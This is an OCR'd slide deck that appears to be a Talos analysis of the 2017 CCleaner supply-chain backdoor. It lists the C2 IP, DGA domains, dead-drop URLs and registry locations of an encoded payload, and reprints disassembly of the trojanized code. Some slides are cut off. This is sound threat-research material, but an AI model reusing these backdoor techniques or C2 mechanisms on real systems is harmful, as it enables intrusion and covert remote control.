
Browser Cleaning
- Firefox: Internet History cleaning rule no longer removes Favicon content

General
- Minor GUI improvements
- Minor bug fixes


v5.33.6162 (15 Aug 2017)

Backdoor Analysis – Stage 1

- Backdoor location: runtime modification…




TALOS


CCleaner is executed
Execution is redirected to CC_InfectionBase
PIC PE loader and DLL is decrypted
PIC PE loader locates and executes DLL
Malware delays for 601 seconds
CCleaner resumes normal operations
Malware checks to confirm 600 seconds have passed
IF YES
Malware determines if user is admin
IF YES
System is profiled and C2 is established
IF NO
Malware Operation Terminates
IF NO
Malware Operation Terminates
Data received from C2 is then stored in memory
Data received from C2 is then executed

TALOS

Backdoor Analysis – Stage 1



TALOS

Backdoor Analysis – Stage 1

Malware connects to IP address (216[.]126[.]225[.]148)

Generate DGA domains list


Year-Month	DGA Domain
2017-02	ab6d54340c1a[.]com
2017-03	aba9a949bc1d[.]com
2017-04	ab2da3d400c20[.]com
2017-05	ab3520430c23[.]com
2017-06	ab1c403220c27[.]com
2017-07	ab1abad1d0c2a[.]com
2017-08	ab8cee60c2d[.]com
2017-09	ab1145b758c30[.]com
2017-10	ab890e964c34[.]com
2017-11	ab3d685a0c37[.]com
2017-12	ab70a139cc3a[.]com

Performs a DNS request to active DGA domain

Continue normal C2 operations.

TALOS


Backdoor Analysis – Stage 1



Generate DGA domains list

2017-06 ab1c403220c27[.]com

Continue normal C2 operations.



2017-12 ab70a139cc3a[.]com

TALOS

Backdoor Analysis – Stage 1

- Machines registration: guid, IP address, MAC address…

Installed Programs

Adobe Flash Player 23 ActiveX
Adobe Flash Player 26 NPAPI
Adobe Shockwave Player 12.1
CCleaner
CubePDF Utility 0.3.3蜘 (x86)
Windows 僑儒僀僁 僕僶働馬僕 - OLYMPUS IMAGING CORP.
Camera Communication Driver Package (09/09/2009 1.0.0.0)
Google Chrome
晉嚼拆妊搖婪撇儇馬僾儒僾僾儒
LanScope Cat MR
Mozilla Firefox 55.0.3 (x86 ja)
Mozilla Maintenance Service
僕僀僭僗僁僗僞馬 Corp.債儒僀傾儠僁
旘崛岑裟尋媸強丐PDFinder 4.6
Picasa 3
TeamViewer 9
Roxio Central Data
Google Toolbar for Internet Explorer
塒嘩壜zip嵐恣愧梡
Roxio Central Tools
Google Toolbar for Internet Explorer
Java 8 Update 141
UpdateAdvisor(柿慢憮抔) V3.60 L20
eReg
Java Auto Updater
PA-ZS600T
Google Earth Plug-in
Google Update Helper
swMSM
Intel(R) Management Engine Components
堦慙褝債僰馬傾2014
Windows Media Player Firefox Plugin
CubePDF 1.0.0RC7
Fuji Xerox DocuWorks Viewer Light 8
Google 擔柿崛揭椥
iCloud
Security Update for Microsoft Excel 2010 (KB3191907) 32-Bit Edition
Security Update for Microsoft Office 2010 (KB2956063) 32-Bit Edition
Update for Microsoft Office 2010 (KB2589318) 32-Bit Edition

Process List

System
C:\Windows\System32\smss.exe
C:\Windows\System32\csrss.exe
C:\Windows\System32\wininit.exe
C:\Windows\System32\csrss.exe
C:\Windows\System32\services.exe
C:\Windows\System32\lsass.exe
C:\Windows\System32\lsm.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\nvvsvc.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\audiodg.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\SLsvc.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\winlogon.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\nvvsvc.exe
C:\Windows\System32\spoolsv.exe
C:\Windows\System32\svchost.exe
C:\Program Files\Common Files\Adobe\ARM\1.0\armsvc.exe
C:\Program Files\Agilent\IO Libraries Suite\AgilentIOLibrariesService.exe
C:\Program Files\Agilent\IO Libraries Suite\LxiMdnsResponder.exe
C:\Program Files\ESET\ESET Endpoint Antivirus\ekrn.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe

Backdoor Analysis – Stage 2

- Some selected compromised systems received a stage 2: GeeSetup_x86.dll


- GeeSetup_x86.dll:
  - Drops TSMSISrv.dll
    - x86 : trojanized VirtCDRDrv.dll (VirtCDRDrv Corel tool)
    - x64 : trojanized EFACli64.dll (SymEFA Symantec Endpoint)
    - Not signed
  - Creates registry keys (encoded PE)

Backdoor Analysis – Stage 2

- Trojanized binary: runtime patching
- x64 : __security_init_cookie

- Display limitation with IDA Pro
  - More information: http://blog.talosintelligence.com/2017/10/disassembler-and-runtime-analysis.html

TALOS


; void __cdecl _security_init_cookie()
__security_init_cookie proc near
SystemTimeAsFileTime= _FILETIME ptr 8
PerformanceCount= LARGE_INTEGER ptr 10h
arg_10= qword ptr 18h
mov [rsp+arg_10], rbx
push rdi
sub rsp, 20h
mov rax, cs:qword_69393188
and qword ptr [rsp+28h+SystemTimeAsFileTime.dwLowDateTime], 0
mov rdi, 2B992DDFA232h
cmp rax, rdi
jz short loc_6938F652
not rax
mov cs:qword_69393190, rax
jmp short loc_6938F6C8
loc_6938F652: ; lpSystemTimeAsFile
lea rcx, [rsp+28h+SystemTimeAsFileTime]
call cs:GetSystemTimeAsFileTime
mov rbx, qword ptr [rsp+28h+SystemTimeAs
call cs:GetCurrentProcessId
mov r11d, eax
xor rbx, r11
call cs:GetCurrentThreadId
mov r11d, eax
xor rbx, r11
call cs:GetTickCount
lea rcx, [rsp+28h+PerformanceCount] ; lpP
mov r11d, eax
xor rbx, r11
call cs:QueryPerformanceCounter
mov r11, qword ptr [rsp+28h+PerformanceCo
xor r11, rbx
mov rax, 0FFFFFFFFFFFFh
and r11, rax
mov rax, 2B992DDFA233h
cmp r11, rdi
cmovz r11, rax
mov cs:qword_69393188, r11
not r11
mov cs:qword_69393190, r11
loc_6938F6C8:
mov rbx, [rsp+28h+arg_10]
add rsp, 20h
pop rdi
__security_init_cookie endp
.text:000000006938F652 loc_6938F652: ; CODE XREF: __security_init_cookie+24↑j
.text:000000006938F652 lea rcx, [rsp+28h+SystemTimeAsFileTime] ; lpSystemTimeAsFileTime
.text:000000006938F657 call cs:GetSystemTimeAsFileTime
.text:000000006938F65D mov rbx, qword ptr [rsp+28h+SystemTimeAsFileTime.dwLowDateTime]
.text:000000006938F662 call cs:GetCurrentProcessId
.text:000000006938F668 mov r11d, eax
.text:000000006938F66B xor rbx, r11
.text:000000006938F66E call cs:GetCurrentThreadId
.text:000000006938F674 mov r11d, eax
.text:000000006938F677 xor rbx, r11
.text:000000006938F67A call cs:GetTickCount
.text:000000006938F680 lea rcx, [rsp+28h+PerformanceCount] ; lpPerformanceCount
.text:000000006938F685 mov r11d, eax
.text:000000006938F688 xor rbx, r11
.text:000000006938F68B call cs:QueryPerformanceCounter
.text:000000006938F691 mov r11, qword ptr [rsp+28h+PerformanceCount]
.text:000000006938F696 xor r11, rbx
.text:000000006938F699 mov rax, 0FFFFFFFFFFFFh
.text:000000006938F6A3 and r11, rax
.text:000000006938F6A6 mov rax, 2B992DDFA233h
.text:000000006938F6B0 cmp r11, rdi
.text:000000006938F6B3 cmovz r11, rax
.text:000000006938F6B7 mov cs:qword_69393188, r11
.text:000000006938F6BE not r11
.text:000000006938F6C1 mov cs:qword_69393190, r11
.text:000000006938F6C8
.text:000000006938F6C8 loc_6938F6C8: ; CODE XREF: __security_init_cookie+30↑j
.text:000000006938F6C8 mov rbx, [rsp+28h+arg_10]
.text:000000006938F6CD add rsp, 20h
.text:000000006938F6D1 pop rdi
.text:000000006938F6D1 __security_init_cookie endp
.text:000000006938F6D1
.text:000000006938F6D2
.text:000000006938F6D2 loc_6938F6D2: ; DATA XREF: .pdata:0000000069394E70↓o
.text:000000006938F6D2 jmp TrojanJump
.text:000000006938F6D2 ; ---
.text:000000006938F6D7 db 0CCh ; Ì
.text:000000006938F6D8 db 0CCh ; Ì

- Troja
- x64 :
- Displ

```
,===< 0x6938f650      eb76            jmp 0x6938f6c8
||!      ; JMP XREF from 0x6938f644 (sub.KERNEL32.dll_GetSystemTimeAsFileTime_620)
|`--> 0x6938f652      488d4c2430      lea rcx, [rsp + 0x30]       ; '0' ; 48
| |    0x6938f657      ff15cb19ffff    call qword sym.imp.KERNEL32.dll_GetSystemTimeAsFileTime ; [0x69381028:8]=0x126f0
reloc.KERNEL32.dll_GetSystemTimeAsFileTime_240
| |    0x6938f65d      488b5c2430      mov rbx, qword [rsp + 0x30] ; [0x30:8]=-1 ; '0' ; 48
| |    0x6938f662      ff15c819ffff    call qword sym.imp.KERNEL32.dll_GetCurrentProcessId ; [0x69381030:8]=0x126da relo
c.KERNEL32.dll_GetCurrentProcessId_218
| |    0x6938f668      448bd8          mov r11d, eax
| |    0x6938f66b      4933db          xor rbx, r11
| |    0x6938f66e      ff15c419ffff    call qword sym.imp.KERNEL32.dll_GetCurrentThreadId ; [0x69381038:8]=0x126c4 reloc
.KERNEL32.dll_GetCurrentThreadId_196
| |    0x6938f674      448bd8          mov r11d, eax
| |    0x6938f677      4933db          xor rbx, r11
| |    0x6938f67a      ff15c019ffff    call qword [sym.imp.KERNEL32.dll_GetTickCount] ; [0x69381040:8]=0x126b4 reloc.KER
NEL32.dll_GetTickCount_180
| |    0x6938f680      488d4c2438      lea rcx, [rsp + 0x38]       ; '8' ; 56
| |    0x6938f685      448bd8          mov r11d, eax
| |    0x6938f688      4933db          xor rbx, r11
| |    0x6938f68b      ff15b719ffff    call qword sym.imp.KERNEL32.dll_QueryPerformanceCounter ; [0x69381048:8]=0x1269a
reloc.KERNEL32.dll_QueryPerformanceCounter_154
| |    0x6938f691      4c8b5c2438      mov r11, qword [rsp + 0x38] ; [0x38:8]=-1 ; '8' ; 56
| |    0x6938f696      4c33db          xor r11, rbx
| |    0x6938f699      48b8ffffffff.   movabs rax, 0xffffffffffff  ; 281474976710655
| |    0x6938f6a3      4c23d8          and r11, rax
| |    0x6938f6a6      48b833a2df2d.   movabs rax, 0x2b992ddfa233
| |    0x6938f6b0      4c3bdf          cmp r11, rdi
| |    0x6938f6b3      4c0f44d8        cmove r11, rax
| |    0x6938f6b7      4c891dca3a00.   mov qword [0x69393188], r11 ; [0x69393188:8]=0x2b992ddfa232
| |    0x6938f6be      49f7d3          not r11
| |    0x6938f6c1      4c891dc83a00.   mov qword [0x69393190], r11 ; [0x69393190:8]=0xffffd466d2205dcd
| !      ; JMP XREF from 0x6938f650 (sub.KERNEL32.dll_GetSystemTimeAsFileTime_620)
`---> 0x6938f6c8      488b5c2440      mov rbx, qword [rsp + 0x40] ; [0x40:8]=-1 ; '@' ; 64
  |    0x6938f6cd      4883c420        add rsp, 0x20
  |    0x6938f6d1      5f              pop rdi
  `=< 0x6938f6d2      e98592ffff      jmp 0x6938895c
[0x6938efb8]>
```


TALOS

Backdoor Analysis – Stage 2

- The purpose additional malicious code:
  - Decode a PE stored in registry
    HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\001
    HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\002
    HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\003
    HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\004

- The purposes of this new PE:
  - Call a new CC (IP generated from Github & wordpress)
  - Get a new PE and execute it from memory…

```
https://github[.]com/search?q=joinlur&type=Users&utf8=%E2%9C%93
https://en.search.wordpress[.]com/?src=organic&q=keepost
```

Ccleaner stage 1 dll

```
.text:1000121D ; Attributes: bp-based frame
.text:1000121D
.text:1000121D CustomBase64    proc near               ; CODE XREF: sub_1000252E+1141p
.text:1000121D                                         ; sub_1000252E+13E↓p
.text:1000121D
.text:1000121D var_4           = dword ptr -4
.text:1000121D arg_0           = dword ptr  8
.text:1000121D arg_4           = dword ptr  0Ch
.text:1000121D arg_8           = dword ptr  10h
.text:1000121D arg_C           = dword ptr  14h
.text:1000121D
.text:1000121D                 push    ebp
.text:1000121E                 mov     ebp, esp
.text:10001220                 push    ecx
.text:10001221                 push    esi
.text:10001222                 push    edi
.text:10001223                 mov     edi, [ebp+arg_0]
.text:10001226                 test    edi, edi
.text:10001228                 jz      loc_1000136D
.text:1000122E                 cmp     [ebp+arg_4], 0
.text:10001232                 jz      loc_1000136D
.text:10001238                 mov     eax, [ebp+arg_4]
.text:1000123B                 push    3
.text:1000123D                 xor     edx, edx
.text:1000123F                 pop     ecx
.text:10001240                 div     ecx
.text:10001242                 push    3
.text:10001244                 xor     edx, edx
.text:10001246                 pop     esi
.text:10001247                 mov     ecx, eax
.text:10001249                 mov     eax, [ebp+arg_4]
.text:1000124C                 div     esi
.text:1000124E                 mov     eax, ecx
.text:10001250                 shl     eax, 2
.text:10001253                 mov     [ebp+arg_0], eax
.text:10001256                 test    edx, edx
.text:10001258                 mov     [ebp+var_4], edx
.text:1000125B                 jz      short loc_10001263
.text:1000125D                 add     eax, 4
.text:10001260                 mov     [ebp+arg_0], eax
.text:10001263
.text:10001263 loc_10001263:                           ; CODE XREF: CustomBase64+3E↑j
.text:10001263                 mov     esi, [ebp+arg_8]
.text:10001266                 test    esi, esi
.text:10001268                 jnz     short loc_10001278
.text:1000126A                 cmp     [ebp+arg_C], esi
.text:1000126D                 jnz     loc_1000136D
.text:10001273                 jmp     loc_1000136F
.text:10001278 ; ---------------------------------------------------------------------------
.text:10001278
.text:10001278 loc_10001278:                           ; CODE XREF: CustomBase64+4B↑j
.text:10001278                 cmp     [ebp+arg_C], eax
.text:1000127B                 jb      loc_1000136D
.text:10001281                 test    ecx, ecx
.text:10001283                 push    ebx
.text:10001284                 jbe     short loc_100012EE
.text:10001286                 mov     [ebp+arg_C], ecx
.text:10001289
.text:10001289 loc_10001289:                           ; CODE XREF: CustomBase64+CF↓j
.text:10001289                 mov     bl, [edi]
.text:1000128B                 mov     al, [edi+1]
.text:1000128E                 inc     edi
.text:1000128F                 mov     byte ptr [ebp+arg_4+3], al
.text:10001292                 mov     al, bl
.text:10001294                 inc     edi
.text:10001295                 sar     al, 2
.text:10001298                 and     al, 3Fh
.text:1000129A                 push    eax
.text:1000129B                 call    sub_100011D6
.text:100012A0                 mov     [esi], al
.text:100012A2                 mov     al, byte ptr [ebp+arg_4+3]
.text:100012A5                 sar     al, 4
.text:100012A8                 and     bl, 3
.text:100012AB                 and     al, 0Fh
```

000006 1D 1000121D: CustomBase64 (Synchronized with Hex View-1)

Missl backdoor - APT17/Group 72

```
.text:00401016 ; Attributes: bp-based frame
.text:00401016
.text:00401016 CustomBase64    proc near               ; CODE XREF: sub_4014CD+18D↓p
.text:00401016                                         ; sub_4014CD+1A6↓p
